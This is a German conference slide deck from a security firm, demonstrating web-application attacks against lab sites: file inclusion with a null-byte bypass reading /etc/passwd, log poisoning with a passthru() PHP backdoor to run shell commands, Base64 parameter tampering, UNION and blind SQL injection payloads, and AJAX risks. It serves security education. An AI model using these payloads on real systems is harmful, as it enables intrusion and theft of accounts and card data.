

Aktuelle Angriffstechniken

Steffen Tröscher
cirosec GmbH, Heilbronn



Gliederung

- Angriffe auf Webanwendungen
 - Theorie und Live Demonstrationen
 - Schwachstellen
 - Command Injection über File Inclusion
 - Logische Fehler
 - Blind-SQL-Injection
 - AJAX-Schwachstellen



Gliederung

- Angriffe auf Webanwendungen
 - Theorie und Live Demonstrationen
 - Schwachstellen
 - Command Injection über File Inclusion
 - Logische Fehler
 - Blind-SQL-Injection
 - AJAX-Schwachstellen



Command Injection

Ausschnitt aus dem fehlerhaften PHP-Skript:

```
:  
<h3>TippTopp-Aktuell:</h3>  
<div class="left_box">  
<?php  
    if($ GET['include']) {  
        if((substr($_GET['include'],-4,4) == 'html')) {  
            include($_GET['include']);  
        } else {  
            echo "<strong>Es k&ouml;nnen nur Dateien  
            eingebunden werden, die auf .html enden!  
            </strong>";  
        }  
    }  
?>
```



Command Injection

1. Schwachstelle: File Inclusion



Command Injection

1. Schwachstelle: File Inclusion

- Aufruf der URL:

`http://192.168.87.129/news/news.php?include=/etc/passwd%00.html`

Command Injection

CiroBank » News - Windows Internet Explorer

http://192.168.87.129/news/news.php?include=/etc/passwd%00.html

Favoriten | Adobe - Adobe Flash Player | cirosec Intranet | cirosec Outlook Web Acc... | cirosec Password Vault

CiroBank » News

CiroBank

04. Oktober 2009 - Sunday

Sie sind nicht eingelogged!

Besuchen Sie die [Neuigkeiten von Heute!](#)

Möchten Sie sich [anmelden](#) oder [registrieren](#)?

Bitte gewünschte Kategorie wählen: **Cirokonto** Nachrichten Börse & Fonds Immobilien Finanzierung Kunden

[Login](#) oder [Registrierung](#)

Suchen: [Erweitert](#)

Tipps Aktuell:

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin mailnull:x:47:47:/:/var/spool/mqueue:/sbin/nologin
smmisp:x:51:51:/:/var/spool/mqueue:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
distcache:x:94:94:Distcache:/:/sbin/nologin vcsa:x:69:69:virtual console memory
owner:/dev:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin rpcuser:x:29:29:RPC Service
User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
```

Aktuelle Meldungen:

 Portmonee verloren, Geld weg - und
CiroCard nebst Kreditkarte ebenfalls.
Keine Panik! Ihre [Cirobank](#) hilft Ihnen
schnell weiter.

Solarstrom erzeugen
Für die Finanzierung von kleinen
Photovoltaik-Anlagen bietet die
Cirobank ein Förderprogramm an.

Weitere Artikel:

 **Online zahlt man ciropay**

Fertig | Internet | Geschützter Modus: Aktiv | 100%



Command Injection

2. Schwachstelle: Command Injection

- Ziel:
 - PHP basierte Backdoor (passthru())
 - PHP-Code einschleusen, der zur Ausführung kommt
- Problem:
 - Wo können wir PHP-Code hinterlegen?
 - Oder anders:
Wo kann Apache schreibend zugreifen?



Command Injection

2. Schwachstelle: Command Injection

- Idee:
 - Einschleusen von PHP-Code in Apache Logfile (access_log, error_log)
 - Alternativen:
 - FTP Logfile (Loginname = PHP-Code)
 - Prozess-Tabelle (User-Agent in /proc/self/environ)
 - Session-Files (PHP-Code in Session-ID)
 - ...
 - Dann: Einbinden der Datei, damit PHP-Code zur Ausführung kommt



Command Injection

2. Schwachstelle: Command Injection

- Aber:
 - Wird PHP-Code ausgeführt?
 - Kommt auf die verwendete PHP-Funktion an, die die Schwachstelle aufweist.
 - Anfällige Funktionen:
 - `include()`
 - `include_once()`
 - `require()`
 - `require_once()`



Command Injection

Ausschnitt aus dem fehlerhaften PHP-Skript:

```
:  
<h3>TippTopp-Aktuell:</h3>  
<div class="left_box">  
<?php  
    if($_GET['include']) {  
        if((substr($_GET['include'],-4,4) == 'html')) {  
            include($_GET['include']);  
        } else {  
            echo "<strong>Es k&ouml;nnen nur Dateien  
            eingebunden werden, die auf .html enden!  
            </strong>";  
        }  
    }  
?>
```



Command Injection

2. Schwachstelle: Command Injection

- Einschleusen des PHP-Code in die Datei `/var/log/httpd/access_log`

- Aufruf der URL:

`http://192.168.87.129/news/news.php?
a=<?passthru($_GET[cmd])?>`

Command Injection

CiroBank » News - Windows Internet Explorer

http://192.168.87.129/news/news.php?a=<?passthru(\$_GET[cmd])?>

CiroBank

04. Oktober 2009 - Sunday
Besuchen Sie die [Neuigkeiten von Heute!](#)

Sie sind nicht eingelogged!
Möchten Sie sich [anmelden](#) oder [registrieren](#)?

Bitte gewünschte Kategorie wählen: [Cirokonto](#) [Nachrichten](#) [Börse & Fonds](#) [Immobilien](#) [Finanzierung](#) [Kunden](#)

[Login](#) oder [Registrierung](#)

Suchen: [Search](#) [Erweitert](#)

TippTopp-Aktuell:

Links:

- Arts**
Music, Television, Movies...
- Computers**
Internet, Software, Hardware...
- Shopping**
Autos, Clothing, Gifts...
- Business**
Jobs, Real Estate, Investing...
- Health**
Fitness, Medicine, Alternative...
- Sports**
Baseball, Basketball, Soccer...

Aktuelle Meldungen:

 Steigern Sie Ihren Anlageerfolg durch den gezielten Einsatz des Cirodepots. Halten oder verkaufen? [Wir](#) bieten Ihnen Hilfe bei der Entscheidung!

Feuer, Wasser, Sturm und Hagel können Ihr Haus schwer beschädigen oder sogar vernichten. [Wir](#) versichern Sie!

Weitere Artikel:

 Schätzen Sie Ihr Risiko richtig ein. Gut

Fertig

Internet | Geschützter Modus: Aktiv

100%



Command Injection

- Währenddessen im Webserver Logfile:

```
192.168.87.132 - - [30/Oct/2009:08:17:12 +0100]
"GET /images/corner.gif HTTP/1.1" 200 55
"http://192.168.87.129/news/news.php?
a=<?passthru($_GET[cmd])?>" "Mozilla/4.0 (compatible;
MSIE 8.0; Windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR
3.0.04506.648; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
```



Command Injection

2. Schwachstelle: Command Injection

- Ausführen des eingeschleusten Codes
 - OS-Kommando: `ls -la`

- Aufruf der URL:

```
http://192.168.87.129/news/news.php?  
include=/etc/httpd/logs/access_log%00  
.html&cmd=ls -la
```

Command Injection

CiroBank » News - Windows Internet Explorer

http://192.168.87.129/news/news.php?include=/etc/httpd/logs/access_log%00.html&cmd=ls -la - Ursprüngliche Quelle

04.October 2009 - Sunday Sie sind nicht eingelogged!

http://192.168.87.129/news/news.php?include=/etc/httpd/logs/access_log%00.html&cmd=ls -la - Ursprüngliche Quelle

```
55 <div class="left_box">
56 192.168.87.1 - - [04/Oct/2009:20:42:23 +0200] "GET /news/news.php?
a=total 60
57 dr-xr--r-x  2 root root 4096 Oct  4 19:29 .
58 drwxr-xr-x 14 root root 4096 Apr 24 18:31 ..
59 -r--r--r--  1 root root  910 Jan  8  2007 news.content
60 -r--r--r--  1 root root 1365 Jan  4  2007 news.old
61 -r--r--r--  1 root root  617 Jan 10  2007 news.php
62 -r-xr--r--  1 root root   91 Dec 21  2007 news.sh
63 -r--r--r--  1 root root  910 Oct  4 19:29 news_20091004.html
64 -r--r--r--  1 root root    0 Jan 23  2007 test.txt
```


SV1) ; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.5.21022; .NET CLR 3.5.30729; .NET CLR 3.0.30729" 192.168.87.1 - - [04/Oct/2009:20:42:24 +0200] "GET /javascripts/prototype.js HTTP/1.1" 304 - "http://192.168.87.129/news/news.php?a=total 60 dr-xr--r-x 2 root root 4096 Oct 4 19:29 . drwxr-xr-x 14 root root 4096 Apr 24 18:31 .. -r--r--r-- 1 root root 910 Jan 8 2007 news.content -r--r--r-- 1 root root 1365 Jan 4 2007 news.old -r--r--r-- 1 root root 617 Jan 10 2007 news.php -r-xr--r-- 1 root root 91 Dec 21 2007 news.sh -r--r--r-- 1 root root 910 Oct 4 19:29 news_20091004.html -r--r--r-- 1 root root 0 Jan 23 2007 test.txt" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; SLCC1; .NET CLR 2.0.50727; Media Center PC

Steigern Sie Ihren Anlageerfolg durch den gezielten Einsatz des Cirodepots. Halten oder verkaufen? [Wir](#) bieten Ihnen Hilfe bei der Entscheidung!

Weitere Artikel:

Online zahlt man ciropay

Fertig Internet | Geschützter Modus: Aktiv 100%



Command Injection über File Inclusion

Demonstration



Gliederung

- Angriffe auf Webanwendungen
 - Theorie und Live Demonstrationen
 - Schwachstellen
 - Command Injection über File Inclusion
 - **Logische Fehler**
 - Blind-SQL-Injection
 - AJAX-Schwachstellen



Logischer Fehler

- Anwendungsparameter bestimmt Kontext, in dem Anwendung verwendet wird
- Nach Anmeldung an Anwendung:


`www.cirobank.de/content/kunden.php?cid=dXN1c19pZD0y`

- cid ist Base64 codiert:

`dXN1c19pZD0y` $\xrightarrow{\text{Base64_decode()}}$ `user_id=2`

- Manipulation des Parameters:

`user_id=1` $\xrightarrow{\text{Base64_encode()}}$ `dXN1c19pZD0x`



Logischer Fehler

Demonstration




Gliederung

- Angriffe auf Webanwendungen
 - Theorie und Live Demonstrationen
 - Schwachstellen
 - Command Injection über File Inclusion
 - Logische Fehler
 - **Blind-SQL-Injection**
 - AJAX-Schwachstellen

„Normale“ SQL-Injection

```
SELECT author,title,isbn,publisher
FROM books
WHERE title LIKE ' ' UNION
SELECT name,creditcardno,null,null
FROM customers--
```





„Normale“ SQL-Injection

Minizon®

Welcome at Minizon® - your favourite bookshop!

Search result

We found the following books matching the title you searched for:

Author	Title	ISBN	Publisher
Bruce Schneier	Secrets & Lies	3898641139	dpunkt.Verlag/Wiley
Clifford Stoll	Kuckucksei	3596139848	Fischer
Hans	2345 3444 9999 3222		
Peter	4779 2445 4567 2345		

[Go back](#)

Feedback

We're interested in your opinion about our products. Please send us your [feedback](#)




Blind-SQL-Injection

- Obwohl eine Anwendung für SQL-Injection anfällig ist,
 - wird oftmals das Ergebnis nicht direkt in der Antwortseite angezeigt
 - werden Fehlermeldungen häufig unterdrückt
- Somit können Daten nicht über die Anwendungslogik oder Fehlermeldungen gewonnen werden
- Die Schwachstelle kann aber „**blind**“ ausgenutzt werden



Blind-SQL-Injection

- „Blindes“ **Finden** von SQL-Injection-Schwachstellen
- Idee: Einschleusen einer wahren (TRUE) und einer unwahren (FALSE) Aussage
 - Die Antworten unterscheiden sich jeweils



Blind-SQL- Injection

Demonstration - manuell



Blind-SQL-Injection

- „Blindes“ **Ausnutzen** von SQL-Injection-Schwachstellen
- Ziel: Systematisches Erraten des aktuellen Datenbankbenutzers „**minizon**“
- Idee: Den Namen Buchstabe für Buchstabe erraten



Blind-SQL-Injection

- unwahre Aussagen:

```
' SUBSTR((SELECT user FROM dual),1,1)='a';--
```

```
' SUBSTR((SELECT user FROM dual),1,1)='b';--
```

```
' SUBSTR((SELECT user FROM dual),1,1)='c';--
```

- so lange bis wahre Aussage:


```
' SUBSTR((SELECT user FROM dual),1,1)='m';--
```



Blind-SQL-Injection

- Iteration über alle Stellen

```
' and SUBSTR((SELECT user FROM dual),1,1)='m' ;--  
' and SUBSTR((SELECT user FROM dual),2,1)='i' ;--  
' and SUBSTR((SELECT user FROM dual),3,1)='n' ;--  
' and SUBSTR((SELECT user FROM dual),4,1)='i' ;--  
' and SUBSTR((SELECT user FROM dual),5,1)='z' ;--  
' and SUBSTR((SELECT user FROM dual),6,1)='o' ;--  
' and SUBSTR((SELECT user FROM dual),7,1)='n' ;--
```




Blind-SQL- Injection

Demonstration - sqlmap



Gliederung

- Angriffe auf Webanwendungen
 - Theorie und Live Demonstrationen
 - Schwachstellen
 - Command Injection über File Inclusion
 - Logische Fehler
 - Blind-SQL-Injection
 - **AJAX-Schwachstellen**




AJAX- Schwachstellen



Was ist AJAX?

- **A**synchronous **J**avaScript and **X**ML
- HTTP-Anfragen innerhalb einer HTML-Seite, ohne die Seite komplett neu laden zu müssen
- Seit 2005, Technik existiert in vergleichbarer Form aber schon seit 1998 (Outlook Web Access/IE4)
- Nutzung in vielen bekannten Websites:
 - Google Suggest
 - Google Maps
 - Flickr
 - Del.icio.us
 - ...






Klassisches Modell einer Webanwendung



AJAX-Modell einer Webanwendung



- Verlagerung der Applikationslogik auf Clientseite



Alte Gefahren...

- ...bleiben die Gleichen
- AJAX-Anfragen sind ganz normale HTTP-Requests, die der Webserver nicht unterscheiden kann
- Bekannte Angriffe wie SQL-Injection, XSS oder File-Inclusion bestehen auch auf AJAX-Basis weiter fort




Neue Sicherheitsrisiken von AJAX

- Server-seitig:
 - Vergrößerung der Angriffsfläche durch mehr Parameter, die geprüft werden müssen
 - Unzureichende Eingabevalidierung der Anfragen
 - Unauthentisierte/unautorisierte Nutzung von AJAX-Schnittstellen
- Client-seitig:
 - Verlagerung der Logik auf Client-Seite
 - Ausführung von JavaScript-Code in AJAX-Responses auf dem Client

